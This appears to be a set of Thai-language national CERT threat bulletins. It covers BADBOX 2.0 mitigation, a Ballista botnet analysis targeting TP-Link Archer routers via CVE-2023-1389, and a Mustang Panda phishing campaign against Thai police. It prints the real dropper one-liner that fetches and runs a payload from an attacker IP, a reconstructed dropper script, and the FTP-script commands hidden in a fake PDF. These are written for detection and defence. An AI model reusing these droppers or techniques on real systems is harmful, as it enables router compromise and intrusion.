 - บล็อกทราฟฟิกที่เชื่อมต่อไปยัง C2 ของ BADBOX 2.0 ตาม Indicators of Compromise (IoCs)
- ติดตั้งระบบ Endpoint Detection and Response (EDR)
 - ใช้เครื่องมือ เช่น CrowdStrike, Microsoft Defender for Endpoint หรือ SentinelOne
- ให้ความรู้แก่ผู้ใช้เกี่ยวกับภัยคุกคามจาก BADBOX 2.0
 - อบรมพนักงานให้ระมัดระวังการติดตั้งแอปที่น่าเชื่อถือ

2. Detection (การตรวจจับ)

2.1 การตรวจจับอุปกรณ์ที่ติดมัลแวร์ BADBOX 2.0

- สังเกตพฤติกรรมผิดปกติของอุปกรณ์
 - เครื่องร้อนผิดปกติ หรือแบตเตอรี่หมดเร็ว
 - การใช้ อินเทอร์เน็ตสูงผิดปกติ โดยไม่มีเหตุผล
 - อุปกรณ์มีทราฟฟิก DNS หรือ HTTP ไปยังโดเมนที่ไม่รู้จัก



- ใช้แอป Network Monitoring เพื่อตรวจจับทราฟฟิกที่ผิดปกติ
 - NetGuard – สำหรับตรวจสอบการเชื่อมต่ออินเทอร์เน็ตของแอป
 - Wireshark – สำหรับวิเคราะห์ทราฟฟิกเครือข่าย

2.2 การตรวจจับมัลแวร์ในองค์กร

- ใช้ SIEM (Security Information and Event Management) เพื่อตรวจจับพฤติกรรมที่ผิดปกติ
 - Splunk, IBM QRadar, Elastic SIEM
 - ตรวจสอบการเชื่อมต่อไปยังเซิร์ฟเวอร์ที่ต้องสงสัย
- ตั้งค่า IDS/IPS (Intrusion Detection and Prevention Systems)
 - ใช้ Snort หรือ Suricata เพื่อตรวจจับทราฟฟิกที่เป็นอันตราย
- ใช้ Threat Intelligence ในการติดตามภัยคุกคามใหม่ๆ
 - ติดตามข้อมูล IoCs จากแหล่งข้อมูล เช่น VirusTotal, MISP, AlienVault OTX

3. Recovery (การกู้คืนและลดความเสียหาย)

3.1 กู้คืนอุปกรณ์ที่ติด BADBOX 2.0

- Factory Reset อุปกรณ์
 - รีเซ็ตเป็นค่าเริ่มต้นจากโรงงานเพื่อล้างมัลแวร์
- แพลตฟอร์มแวร์ใหม่ที่มาจากแหล่งที่เชื่อถือได้
 - ดาวนโหลด Stock ROM ของอุปกรณ์จากผู้ผลิตแล้วติดตั้งใหม่
- เปลี่ยนรหัสผ่านบัญชีที่ใช้บนอุปกรณ์นั้น
 - หากใช้บัญชีที่สำคัญ เช่น Google, Facebook หรือธนาคาร ควรเปลี่ยนรหัสผ่าน

3.2 กู้คืนและป้องกันเครือข่ายองค์กร

- กักกัน (Quarantine) อุปกรณ์ที่ติดมัลแวร์
 - ตัดการเชื่อมต่อจากเครือข่ายทันที
- บังคับเปลี่ยนรหัสผ่านและเปิดใช้งาน MFA (Multi-Factor Authentication)
 - ป้องกัน Account Takeover (ATO) จากมัลแวร์
- ตรวจสอบความเสียหายและทำ Digital Forensics
 - วิเคราะห์ Log เพื่อตรวจสอบกิจกรรมที่เกิดขึ้น
 - ใช้เครื่องมือ เช่น Autopsy, Volatility Framework
- อัปเดต Firewall, IDS/IPS และ SIEM เพื่อป้องกันการโจมตีในอนาคต



อ้างอิงจาก

<https://www.humansecurity.com/learn/blog/satori-threat-intelligence-disruption-badbox-2-0/>

<https://www.bleepingcomputer.com/news/security/badbox-malware-disrupted-on-500k-infected-android-devices/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



Ballista



บทย่อ

Cato CTRL ตรวจพบแคมเปญ Ballista เมื่อวันที่ 10 มกราคม 2025 และพบความพยายามโจมตีอย่างต่อเนื่อง โดยครั้งล่าสุดเกิดขึ้นเมื่อ 17 กุมภาพันธ์ 2025 โดยเป้าหมายของแคมเปญบอทเน็ตคือการโจมตีไปที่เราเตอร์ TP-Link Archer ที่ยังไม่ได้แพตช์ผ่านการใช้ประโยชน์ของช่องโหว่ CVE-2023-1389 ซึ่งเป็นช่องโหว่ Remote Code Execution (RCE) ที่ช่วยให้การแพร่กระจายมัลแวร์เป็นไปโดยอัตโนมัติผ่านอินเทอร์เน็ต การโจมตีครั้งนี้พุ่งเป้าไปที่องค์กรในภาค การผลิต, สาธารณสุข, บริการ และเทคโนโลยี ใน สหรัฐฯ, ออสเตรเลีย, จีน และเม็กซิโก เพย์โหลดเริ่มต้นด้วย dropper ที่ดาวน์โหลดมัลแวร์ไปยังเราเตอร์

คุณสมบัติที่โดดเด่นของบอทเน็ต Ballista มีดังนี้:

1. การแพร่กระจายตัวเอง: ใช้ช่องโหว่ CVE-2023-1389 ในเราเตอร์ TP-Link Archer เพื่อแพร่กระจายไปยังอุปกรณ์อื่น ๆ บนเครือข่าย
2. การควบคุมระยะไกล: ตั้งค่าช่องสัญญาณ Command-and-Control (C2) ที่เข้ารหัสบนพอร์ต 82 เพื่อให้ผู้โจมตีสามารถควบคุมอุปกรณ์ที่ติดเชื้อได้
3. การโจมตีแบบ DoS/DDoS: มีความสามารถในการเปิดตัวการโจมตีแบบปฏิเสธการให้บริการ (Denial-of-Service) เพื่อขัดขวางการทำงานของระบบเป้าหมาย
4. การลบร่องรอย: สามารถลบตัวเองออกจากระบบเพื่อหลีกเลี่ยงการตรวจจับ
5. การดำเนินการคำสั่งเชลล์: ผู้โจมตีสามารถใช้คำสั่งเชลล์บนอุปกรณ์ที่ถูกบุกรุกเพื่อดำเนินการเพิ่มเติม

กลไกการแพร่กระจาย

บอทเน็ต Ballista ใช้ช่องโหว่ Remote Code Execution (RCE) (CVE-2023-1389) ในเราเตอร์ TP-Link Archer เพื่อแพร่กระจายตัวเองผ่านอินเทอร์เน็ตการโจมตีเริ่มด้วยการใช้ bash script dropper เพื่อติดตั้งมัลแวร์ เมื่อมัลแวร์ทำงาน มันจะสร้างช่องคำสั่งและควบคุม (C2) แบบเข้ารหัส TLS บนพอร์ต 82 ทำให้ผู้โจมตีสามารถควบคุมอุปกรณ์ที่ติดมัลแวร์ได้อย่างเต็มที่ รวมถึงการรันคำสั่ง shell เพื่อโจมตี RCE เพิ่มเติม การโจมตีแบบ DoS และการเข้าถึงไฟล์สำคัญในระบบ นอกจากนี้ บอทเน็ตยังพัฒนาตัวเองเพื่อลดความเสี่ยงในการถูกตรวจจับ โดยการเปลี่ยนไปใช้โครงสร้างพื้นฐานแบบ Tor เพื่อเพิ่มความลับ และป้องกันการตรวจพบ



ผลการวิเคราะห์มัลแวร์

การวิเคราะห์ dropper

Dropper เป็นส่วนหนึ่งของการเริ่มต้นบอทเน็ต Ballista ช่องโหว่นี้อยู่ในระบบจัดการผ่านเว็บของเราเตอร์ TP-Link Archer โดยปัญหาเกิดจากการไม่ตรวจสอบข้อมูลที่ผู้ใช้งานส่งเข้ามาในแบบฟอร์มเรื่องประเทศบน endpoint /cgi-bin/luci;stok=/locale ส่งผลให้มีการรันคำสั่งโดยไม่ต้องยืนยันตัวตน (T1059.004) และยังสามารถรันคำสั่งด้วยสิทธิ์ root ได้ โดยใช้การแทรกเพย์โหลดที่ดาวน์โหลด และรัน shell dropper ที่มีชื่อว่า dropbpb.sh โดย dropper นี้มีหน้าที่ดาวน์โหลดมัลแวร์ binary และรันบนอุปกรณ์ที่ถูกบุกรุกตัวเพย์โหลดที่ถอดรหัส URL สำหรับติดตั้ง dropper นั้นเป็นสคริปต์ bash ที่วนลูปผ่านไคเรกทอรีต่าง ๆ เพื่อพยายามดาวน์โหลด dropper จากเซิร์ฟเวอร์ที่ควบคุมโดยผู้โจมตีจากนั้นจะตั้งค่าการอนุญาตแบบเต็ม (chmod 777) ให้กับ dropper และรัน dropper เป็นโปรเซสพื้นหลัง หลังจากนั้น dropper จะลบตัวเองออกจากดิสก์เพื่อลดโอกาสในการถูกตรวจจับและติดตั้งมัลแวร์ binary เพื่อดำเนินการต่อไป

เพย์โหลดที่ถอดรหัส URL ที่ใช้ในการติดตั้ง dropper:

```
$(echo 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && dbp="dropbpb.sh"; while true;
do    r=$(curl      http://2.237.57[.]70:81/dropbpb.sh      2>/dev/null      ||      wget
http://2.237.57[.]70:81/dropbpb.sh -O - 2>/dev/null); case "$r" in *"uvuvuvuvuvuvuvu"*) echo
"$r" > $dbp && chmod 777 $dbp && (sh $dbp &) || (./$dbp &); break;; esac; sleep 60; done'
| sh &)
```

Ballista ใช้เทคนิคที่ซับซ้อนในการแพร่กระจายมัลแวร์ โดยมันจะใช้ bash ที่วนลูปเพื่อพยายามในการดาวน์โหลด dropper จากเซิร์ฟเวอร์ที่ควบคุมโดยผู้โจมตี (2.237.57.70) ผ่านพอร์ต 81 ด้วยโปรโตคอล HTTP จากนั้นจะบันทึก dropper ลงในดิสก์ และทำการปรับสิทธิ์เพื่อให้มันทำงานได้สมบูรณ์ โดย dropper จะเป็นกระบวนการพื้นหลังที่ถูกเรียกใช้งาน

เมื่อ dropper ทำงานแล้ว มันจะลบตัวเองออกจากดิสก์ (T1070.004) และพยายามย้ายไปยังไคเรกทอรีอื่นๆ บนระบบในเครื่อง (T1083, T1070.010) เพื่อดาวน์โหลดและรันมัลแวร์ต่อไป สุดท้าย dropper จะวาง binary ไฟล์ห้าชุดที่ถูกเตรียมไว้ล่วงหน้าไว้บนระบบเป้าหมาย (T1105) ไฟล์เหล่านี้มีชื่อว่า bpb.\$arch ซึ่งรองรับระบบสถาปัตยกรรมต่อไปนี้: mips, mipsel, armv5l, armv7l และ x86_64 โดยใช้คำสั่ง curl เป็นวิธีหลัก และใช้ wget เป็นทางเลือกสำรอง

พฤติกรรมนี้พบได้บ่อยในมัลแวร์ dropper ทั่วไป อย่างไรก็ตาม dropper นี้มีลักษณะเด่นที่เรียกว่า "noisy" เพราะมันพยายามดาวน์โหลดและรัน binary ทั้งหมด โดยไม่ตรวจสอบว่าเป็นสถาปัตยกรรมของระบบที่ถูกโจมตีหรือไม่ วิธีนี้ตรงข้ามกับ dropper ที่มีประสิทธิภาพมากกว่า เช่น dropper ของ RedTail




cryptominer ซึ่งใช้คำสั่ง `uname -mp` เพื่อตรวจสอบแพลตฟอร์มฮาร์ดแวร์และสถาปัตยกรรมของตัวประมวลผลก่อนการดาวน์โหลด binary ที่เหมาะสม

```
while [ 1 ]; do
  target="http://$cnc_address:81"
  request=$(curl -s "target/ipp=$my_ip" 2>/dev/null || wget "target/ipp=$my_ip" -O - 2>/dev/null)
  case "$request" in
    *fuzzcatjit*)
      while [ 1 ]; do
        sleep 5
        for arch in "mips" "mipsel" "armv5t" "armv7l" "x86_64"; do
          zm -f "$bpb_sarch" && ((curl "target/bpb_sarch" -o "$bpb_sarch" 2>/dev/null)) && chmod 777 "$bpb_sarch" && ". /bpb_sarch" > /dev/null 2>&1 &
        done
        wait
        request2=$(curl -s "target/ipp=$my_ip" 2>/dev/null || wget "target/ipp=$my_ip" -O - 2>/dev/null)
        case "$request2" in
          *fuzzcatjit*)
            ;;
          *)
            break
            ;;
        esac
      done
    ;;
  esac
done
```

รูปภาพ โค้ด dropper ที่ใช้ดาวน์โหลดมัลแวร์ binaries

โมดูล

ต่อไปจะเป็นรายละเอียดเกี่ยวกับโมดูลต่างๆ ที่มัลแวร์นี้ใช้เพื่อจัดการกับโมดูลต่างๆ มัลแวร์จะรักษาคิวโมดูลซึ่งเก็บโมดูลที่เซิร์ฟเวอร์ C2 ร้องขอ นอกจากนี้ยังเริ่มเธรดพื้นหลังซึ่งจะตรวจสอบคิวสำหรับโมดูลใหม่อย่างต่อเนื่องและทริกเกอร์เธรดใหม่



รูปภาพ แบบจำลองการทำงานของมัลแวร์



1. Main Thread

เริ่มต้นด้วยการยุติอินสแตนซ์มัลแวร์ก่อนหน้าและลบ binary ของตัวเองออกจากดิสก์ เพื่อหลีกเลี่ยงการตรวจจับ โดยใช้คำสั่ง ps สำหรับลิสต์กระบวนการ และคำสั่ง rm เพื่อลบไฟล์

```

└─$ sudo strace -o /home/content/Findings/strace.txt -s 500 -x -yy -v -e trace=all -t -f ../Samples/bpb.x86_64
[sudo] password for content:
[MAIN] Debugging mode!
[PLATFORM_PARSER] Killing PID: 54528
[PLATFORM_PARSER] Killing PID: 54777
[PLATFORM_PARSER] Killing PID: 54778

[PLATFORM_PARSER] Killing PID: 54528
[PLATFORM_PARSER] Killing PID: 54777
[PLATFORM_PARSER] Killing PID: 54778

[PLATFORM_PARSER] killed all process
[PLATFORM_PARSER] deleted all files

```

รูปภาพ Malware standard output Main Thread

2. การอ่านไฟล์สำคัญ

มัลแวร์พยายามเข้าถึงไฟล์ระบบที่สำคัญ เช่น /etc/passwd, /etc/shadow และไฟล์ที่เกี่ยวข้องกับ SSL ซึ่งข้อมูลเหล่านี้อาจถูกใช้เพื่อการเคลื่อนไหวด้านข้าง (lateral movement) หรือการโจมตีเพิ่มเติม

- ไฟล์การตั้งค่าระบบ: /etc/hosts, /etc/resolv.conf
- ไฟล์ผู้ใช้และการยืนยันตัวตน: /etc/passwd, /etc/shadow
- ไฟล์เกี่ยวกับ SSL: /etc/ssl/openssl.conf

3. C2 Setup Module

หน้าที่หลักคือการตั้งค่าช่อง Command-and-Control (C2) ที่เข้ารหัส TLS บนพอร์ต 82 โดยใช้ฟังก์ชัน pthread_create() เพื่อเริ่มต้นเธรดสำหรับตั้งค่า C2 โดยจะส่งข้อมูลเฉพาะ เช่น hiimrealinfected และ client_info_architecture x86_64 เพื่อระบุสถานะของอุปกรณ์ที่ติดไวรัส

```

[PLATFORM_PARSER] architecture is: x86_64
[CNC] Im Joined.
[CNC] bypass message for server cnc sended.
[CNC] send client_info_architecture x86_64

```

รูปภาพ Malware standard output C2



4. Exploiter Module

แพร่กระจายมัลแวร์โดยใช้ประโยชน์จาก CVE-2023-1389 ผ่าน HTTP พอร์ต 8080 โดยการหยุดการทำงานชั่วคราวทุก 5 นาที เพื่อหลีกเลี่ยงการตรวจจับ และใช้ payload แบบเดียวกับที่เคยวิเคราะห์ไว้

```
[MODULE] (exploiter -> privilege:-1|pid:-1) check
[MODULE] (flooder -> privilege:-1|pid:-1) check
[MODULE] exploiter activated.
[MAIN] attivato exploiter
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent.1
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent.2
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent
[EXPLOITER] [REDACTED]:8080 -> Archer Exploit sent.3
[EXPLOITER] [REDACTED]:8080
```

รูปภาพ Malware standard output Exploiter Module

5. Shell Module

ช่วยให้ผู้โจมตีรันคำสั่ง bash บนอุปกรณ์ที่ถูกบุกรุก เพื่อใช้สำหรับการโจมตีหลังการบุกรุก เช่น การขโมยข้อมูล การคงอยู่ของมัลแวร์ หรือการเคลื่อนไหวนในเครือข่าย

```
lea    rbx, [r13+6]    ; rbx = [a1+6]
                                ; This leads to the address right after the 'shell' keyword,
                                ; essentially pointing to the start address of the command to run
mov     edi, offset aCncExecutingCo ; "[CNC] Executing command: %s\n"
xor     eax, eax
mov     rsi, rbx        ; rsi = command to run
call    custom_print_func_3
mov     rdi, cs:value_110h
call    custom_print_func_2
mov     rdi, rbx        ; command to run
call    run_command     ; func(comm); invokes sys_execve
jmp     short end_step
```

รูปภาพ การใช้งาน Shell Module



6. Flooder Module

ใช้สำหรับการโจมตีแบบ flooding โดยโมดูลนี้สร้างแเรดใหม่อย่างต่อเนื่องเพื่อทำการโจมตี flood โดยใช้ข้อมูลที่ได้รับจากเซิร์ฟเวอร์ C2 และสื่อสารผ่าน RAW socket

แเรดใหม่ที่ถูกเรียกใช้อย่างต่อเนื่องในลูปโดยใช้การเรียกฟังก์ชัน pthread_create อาร์กิวเมนต์สำหรับการเรียกนี้คำนวณจากพารามิเตอร์ที่ได้รับจาก C2 แม้ว่าดูเหมือนว่ามัลแวร์จะสร้างขึ้นในรูปแบบโมดูลาร์ซึ่งช่วยให้สามารถโจมตีน้ำท่วมได้หลายประเภท แต่ก็มีกระบวนการใช้งานเพียงครั้งเดียวเท่านั้น การโจมตีนี้ถูกทริกเกอร์โดยคำสั่ง tcpgeneric ซึ่งพบในแอดเดรสหน่วยความจำที่คำนวณจากพารามิเตอร์คำสั่ง C2

```
sub    rsp, 10088h    ; adjust stack
mov     [rsp+100E8h+var_100D8], rdi ; [rsp+0x10] = a1 (probably target IP)
mov     [rsp+100E8h+var_100DC], esi ; [rsp+0x0C] = a2 (Probably target port)
mov     edi, 2        ; socket family: AF_INET
mov     esi, 3        ; socket type: SOCK_RAW
call    call_sys_socket
cmp     eax, 0FFFFFFFh ; Check for errors in socket setup
mov     r15d, eax      ; r15d = flooder_socket_fd
mov     edi, offset aFlooderSocket ; "[FLOODER] socket"
jz      end_with_error
```

รูปภาพ การสร้าง RAW socket ของ Flooder Module



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

C2

- 2.237.57[.]70 – Attacker C2 IP
- hiimrealinfected – C2 Client 1st Packet Data
- client_info_architecture x86_64 – C2 Client 2nd Packet Data

Hashes

- accede01b73348e0d2dc306f024f7c97
- 9758892f66fb2a550f4f1089d92549f4
- f1a4c0bc9fc227071e443706d28ee6deea2ebcbb7a06b7e4055644ba0cde7cfb
- ab5e045a74fa46aabef10a1473eba51c6
- 166638e807aa7e3abeb701463975697
- 72ef87125a1818dd20ce616cab622a7614fcb5cfcf9146465c8280a89f2c85f0
- 3582fb08532a5a5c715a65787c30c89f90449fb014c04ede9c488eb010c52d02
- d7723361ca455d8a1a9714ea4b80013f77b764cb721ad151a310e23e3b4610a8

Unique String

- npXxoudifFeEgGaACScs



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Data from Local System	T1005
Process Discovery	T1057
Command and Scripting Interpreter	T1059
Indicator Removal on Host	T1070
Application Layer Protocol	T1071
File and Directory Discovery	T1083
Non-Application Layer Protocol	T1095
Exploit Public-Facing Application	T1190
File and Directory Permissions Modification	T1222
Endpoint Denial of Service	T1499
Non-Standard Port	T1571
Encrypted Channel	T1573



คำแนะนำ

1. Protection (การป้องกัน)

- ใช้ Cato IPS เพื่อบล็อก CVE-2023-1389 และตรวจจับพฤติกรรมที่เป็นอันตราย เช่น lateral movement และ C2 communication
- ใช้ Cato IoT/OT Security เพื่อตรวจสอบและระบุอุปกรณ์ IoT/OT ในเครือข่าย
- อัปเดตเฟิร์มแวร์ของเราเตอร์ TP-Link Archer เป็นเวอร์ชันล่าสุดเพื่อลดความเสี่ยงจากช่องโหว่
- ใช้ firewall และ IDS/IPS เพื่อตรวจจับและบล็อกทราฟฟิกที่น่าสงสัยจากที่อยู่ IP และแฮชที่เกี่ยวข้องกับ Ballista Botnet

2. Prevention (การป้องกันเชิงรุก)

- จำกัดการเข้าถึงจากภายนอก โดยใช้ Network Segmentation เพื่อป้องกันมัลแวร์จากการแพร่กระจายในระบบเครือข่าย
- ใช้ Multi-Factor Authentication (MFA) สำหรับการเข้าถึงอุปกรณ์เครือข่ายและระบบสำคัญ
- ปิดการใช้งานการเข้าถึงระยะไกล (Remote Management) บนเราเตอร์ หากไม่มีความจำเป็น
- ตรวจสอบและบังคับใช้นโยบายความปลอดภัยสำหรับ IoT/OT เพื่อป้องกันอุปกรณ์ที่อาจมีช่องโหว่

3. Recovery (การกู้คืนและรับมือหลังการโจมตี)

- แยกอุปกรณ์ที่ติดมัลแวร์ออกจากเครือข่ายทันที เพื่อลดผลกระทบของการโจมตี
- รีเซ็ตและแฟลชเฟิร์มแวร์ของเราเตอร์ TP-Link Archer เพื่อลบมัลแวร์ที่ฝังตัว
- เปลี่ยนรหัสผ่านของอุปกรณ์เครือข่ายและบัญชีที่อาจถูกบุกรุก
- ตรวจสอบ logs และ indicators of compromise (IoCs) เพื่อตรวจจับพฤติกรรมที่ผิดปกติ
- ทบทวนนโยบายความปลอดภัยและกำหนดมาตรการเพิ่มเติม เพื่อป้องกันการโจมตีในอนาคต



อ้างอิงจาก

<https://www.catonetworks.com/blog/cato-ctrl-ballista-new-iot-botnet-targeting-thousands-of-tp-link-archer-routers/>

<https://thehackernews.com/2025/03/ballista-botnet-exploits-unpatched-tp.html>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



Chinese APT Target


Royal Thai Police



บทย่อ

Cado Security Labs พบแคมเปญมัลแวร์ที่มุ่งเป้าไปที่สำนักงานตำรวจแห่งชาติ (ประเทศไทย) แคมเปญนี้เริ่มต้นจากส่งเมลหลอกล่อด้วยการใช้เอกสารที่ดูเหมือนถูกต้องตามกฎหมายพร้อมเนื้อหาแอบอ้างเป็น FBI เพื่อส่งปลอมที่แฝงมาด้วยไฟล์ทางลัดที่ส่งผลให้แบ็คคอร์ดของ Yokai โดยการโจมตีนี้สอดคล้องกับกลุ่ม APT ของจีนที่ชื่อ Mustang Panda

โดยจุดเด่นของการโจมตีเกี่ยวข้องกับไฟล์นามสกุล RAR ที่มีไฟล์ทางลัดที่ดำเนินการ ftp.exe เพื่อประมวลผลคำสั่งจาก PDF ที่ปลอมตัว มัลแวร์ซึ่งเป็น PDF-XChange Driver Installer เวอร์ชันโทรจันแก้ไขการเรียก API แบบไดนามิกเพื่อหลีกเลี่ยงการตรวจจับและสร้างความคงอยู่ผ่านการแก้ไขรหัสรี เชื่อมต่อกับเซิร์ฟเวอร์ C2 ที่ 154.90.47.77 ผ่าน TCP Port 443 พร้อมการล่อทางภูมิศาสตร์ไปยังประเทศไทย



รูปภาพ ไฟล์ทางลัดที่เจ้าหน้าที่ได้รับ



ผลการวิเคราะห์มัลแวร์

ไฟล์เริ่มต้นเป็นไฟล์นามสกุล RAR ที่ชื่อ “ด่วนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.rar” แม้ว่าจะไม่ทราบการเข้าถึงครั้งแรก แต่ก็มีแนวโน้มสูงที่จะส่งผ่านอีเมลฟิชชิ่ง โดยภายในไฟล์ RAR เป็นไฟล์ LNK (ทางลัด) เพื่อเข้าถึงไฟล์ที่ชื่อ “ด่วนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.docx.lnk” โดยมีไฟล์ PDF ปลอมและโฟลเดอร์ชื่อ \$Recycle.bin อยู่

\$Recycle.bin	2/12/2025 3:41 PM	File folder	
แบบตอบรับ.pdf	FTP Commands 12/17/2024 2:10 AM	Microsoft Edge PDF ...	152 KB
ด่วนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร...	12/9/2024 1:53 AM	Shortcut	2 KB
	LNK		

รูปภาพ ไฟล์ที่อยู่ใน ไฟล์นามสกุล RAR ที่ชื่อ “ด่วนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.rar”

ไฟล์ทางลัดจะเปิดไฟล์ ftp.exe (File Transfer Protocol) ซึ่งซึ่งจะประมวลผลคำสั่งภายในไฟล์ PDF ที่ปลอมแปลงเป็นสคริปต์ FTP สคริปต์ FTP เป็นสคริปต์อัตโนมัติที่รันลำดับคำสั่ง FTP

```
C:\\Windows\\System32\\ftp.exe -s:"แบบตอบรับ.pdf",File size: 58880 File attribute flags: 0x00000020 Drive
type: 3 Drive serial number: 0x444b74c2 Volume label: Local path: C:\\Windows\\System32\\ftp.exe cmd
arguments: -s:"แบบตอบรับ.pdf" Relative path: ..\\Windows\\System32\\ftp.exe Icon location: .\\file.docx Link
target: <My Computer> C:\\Windows\\System32\\C:\\Windows\\System32\\ftp.exe
```

รูปภาพ ftp.exe ที่ถูกรัน

ไฟล์ “แบบตอบรับ.pdf” เป็นไฟล์ pdf ปลอมที่มีคำสั่งของ Windows ที่จะถูกดำเนินการโดย cmd.exe โดยไฟล์ pdf ดังกล่าวไม่จำเป็นต้องเปิดโดยเหยื่อ



แบบตอบรับ

โครงการความร่วมมือฝึกอบรมหลักสูตร

การป้องกันและปราบปรามอาชญากรรมข้ามชาติ บริเวณชายแดนไทย

.....

หน่วยงาน

ชื่อ-สกุล

ตำแหน่ง

โทรสาร

E-mail

.....

หมายเหตุ กรุณาส่งแบบตอบรับ ภายในวันที่ ๓๑ ธันวาคม ๒๕๖๗

 หากมีข้อสงสัยสามารถโทร. ๐ ๒๑๔๑ ๙๑๔๑ ติดต่อ

รูปภาพ แบบตอบรับ.pdf

```
!cd ./Recycle.bin/ && move *.docx ../
!cd ./Recycle.bin/ && move *.pdf c:\programdata\PrnInstallernew.exe
!start c:\programdata\PrnInstallernew.exe
!del /s /q *.lnk
!rd /s /q ./Recycle.bin/*
bye
%PDF-1.5
%00000
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(zh-CN) /StructTreeRoot 29 0 R/MarkInfo<</Marked true>>>>
endobj
2 0 obj
<</Type/Pages/Count 1/Kids[ 3 0 R] >>
```

รูปภาพ คำสั่งที่ฝังอยู่ในไฟล์ PDF ปลอม



โดยคำสั่งจะย้ายไฟล์ docx ที่ได้จากการแตกไฟล์เตอร์ \$Recycle.bin ไปที่ไฟล์เตอร์หลักแทนที่ LNK ที่มีไฟล์หลอก (Decoy) อยู่ (นามสกุล docx) ส่วนไฟล์ pdf ที่อยู่ในไฟล์เตอร์ \$Recycle.bin ที่ถูกแตกแล้วจะถูกย้ายไปที่ c:\programdata\PrnInstallerNew.exe และถูกนำไปประมวลผล

แบบตอบรับ.pdf	Binary	12/4/2024 8:01 AM	Microsoft Edge PDF ...	523 KB
ตัวเนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร...	Decoy Document	12/17/2024 2:00 AM	Office Open XML Do...	43 KB

รูปภาพ ไฟล์ด้านในไฟล์เตอร์ \$Recycle.bin



บันทึกข้อความ

ส่วนราชการ บก.อก.บช.ก.

ที่ ๐๐๒๓.๑๑๘/

เรื่อง

การป้องกันและปราบปรามอาชญากรรมข้ามชาติ บริเวณชายแดนไทย

เรียน ผบก.ป.

รอง ผบก.ป.

ผกก. ในสังกัด บก.ป.

เพื่อโปรดทราบ

รองผกก. ถึง รอง สว. ในสังกัด บก.ป.

โทร. ๐ ๒๑๙๑ ๙๑๙๑

วันที่ ธันวาคม ๒๕๖๗

